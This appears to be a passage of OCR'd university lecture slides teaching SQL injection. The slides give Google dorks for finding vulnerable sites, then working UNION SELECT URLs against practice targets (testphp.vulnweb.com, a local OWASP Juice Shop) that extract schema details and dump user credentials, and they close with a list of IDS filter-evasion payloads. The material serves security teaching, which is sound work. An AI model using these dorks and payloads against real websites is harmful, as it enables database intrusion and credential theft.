5. DB executes query, including exploit, sends data back to application
6. Application returns data to user




How to find SQLI Vulnerable Site?

SINGAPORE INSTITUTE OF TECHNOLOGY

- Find potential SQLI vulnerable websites with google dorks:
  - inurl:index.php?id=
  - inurl:buy.php?category=
  - inurl:article.php?ID=
  - inurl:page.php?file=
  - inurl:portfolio.php?cat_id=


SQLI on Website

- **Example Link:** http://testphp.vulnweb.com/listproducts.php?cat=1
- **Replace** 1 with ‘
  - Gives an SQL error
- **Try this:** http://testphp.vulnweb.com/listproducts.php?cat=1 order by 1
  - Order by particular column number
- **Repeat, incrementing by 1**



Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

Website Vulnerabilities Test



- At order by 12
- It shows there are only 11 data columns
- The command ‘order by n’ can be used to determine the number of columns that are in the database table


SQLI attack commands

- SQL **ORDER BY n** is used to sort the records in ascending (default) order by column n
- You can try 'order by' in order to find out how many columns are in the table:
  - ORDER BY 1 --
  - ORDER BY 2 --
  - ORDER BY 3 –
  - ORDER BY 4 – (Error message Unknown column '4' in 'order clause')
- SQL **UNION SELECT** is used to combine the results of two or more SELECT statements without returning any duplicate rows (records)
- You can use it to view and find out which columns are vulnerable:
  - UNION SELECT 1,2,3,4, … C --
  - C is the last column in the table

Website Vulnerabilities Test Demo


- **Now this:** http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11
  - Union all columns to find the vulnerable column
- **Scroll down to the last picture after Trees**
- **Next, try this:** http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,11 (Notice the -1 added after =)
  - Adding the -1 will give the error

- Did you get this?
- Which is/are the vulnerable columns?
- The "union select" command is used to combine all data columns and the negative number helps to reveal the vulnerable column 11



Website Vulnerabilities Test Demo

- **Now, try this:** http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,@@version



- Extracting SQL version and OS - did you get this?
- SQL version 5.1.73 and OS is Ubuntu
- Could be MySQL

Website Vulnerabilities Test Demo

- **Now, try this:** http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group_concat(table_name) from information_schema.tables where table_schema=database()



- Extracting tables from SQL Database - did you get this?
- The table names artists, carts, … etc. are displayed as a group
- All data regarding the table structure is in information_schema

Website Vulnerabilities Test Demo


- **Now, try this:** http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group_concat(column_name) from information_schema.columns where table_name='users'



- Extracting the columns from the users table - Did you get this?
- We can now zoom in to extract the user records
- How can we extract the username (uname) and password (pass)?

Website Vulnerabilities Test Demo


- **Now, try this:** http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,concat(uname,0x3a,pass,0x3a,email,0x3a,name) from users -- (use – to escape redirection)




- Extract the uname, pass, email and name from users table - did you get this?
- Repeat with the concat command string at other vulnerable columns 2 and 7
- 0x3a is the colon (:) used to separate the result

SQLi with OWASP Juice Shop

- sudo docker run -d -p 3000:3000 bkimminich/juice-shop
- sudo docker ps




The REST endpoint http://localhost:3000/rest/products/search?q= (no #) is where your input lands in a raw SQL query. All manipulation in this lab is done on that URL, in the browser address bar.



SQLi with OWASP Juice Shop

http://localhost:3000/rest/products/search?q=apple




What is happening behind the scenes. The server builds a SQL query roughly like this and drops your input straight into it:

```
SELECT * FROM Products WHERE ((name LIKE '%apple%' OR description LIKE '%apple%') AND deletedAt IS NULL)ORDER BY name
```

SQLi with OWASP Juice Shop

SINGAPORE INSTITUTE OF TECHNOLOGY

```
http://localhost:3000/rest/products/search?q='))
```




Now, lets find the number of columns

```
http://localhost:3000/rest/products/search?q=qwert')) ORDER BY 9-- (works, no error)

http://localhost:3000/rest/products/search?q=qwert')) ORDER BY 9-- (works, no error)


http://localhost:3000/rest/products/search?q=qwert')) ORDER BY 10-- (error)
```



SQLi with OWASP Juice Shop

Fingerprint the database

```
http://localhost:3000/rest/products/search?q=qwert')) UNION
SELECT 1,sqlite_version(),3,4,5,6,7,8,9--
```



SQLi with OWASP Juice Shop

Enumerate the tables


```
http://localhost:3000/rest/products/search?q=qwert')) UNION
SELECT 1,name,3,4,5,6,7,8,9 FROM sqlite_master WHERE
type='table'--
```



SQLi with OWASP Juice Shop

Reveal the User Columns


```
http://localhost:3000/rest/products/search?q=qwert')) UNION
SELECT 1,sql,3,4,5,6,7,8,9 FROM sqlite_master WHERE
name='Users'--
```



SQLi with OWASP Juice Shop

Dump Credentials

```
http://localhost:3000/rest/products/search?q=qwert')) UNION
SELECT id, email, password, '4','5','6','7','8','9' FROM
Users--
```



IDS Filter Evasion SQLI

Basic filter

Comments

` or 1=1#
` or 1=1– –
` or 1=1/* (MySQL < 5.1)
' or 1=1;%00
' or 1=1 union select 1,2 as `
' or#newline
1='1
' or– -newline
1='1
' /*!50000or*/1='1
' /*!or*/1='1

https://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql/

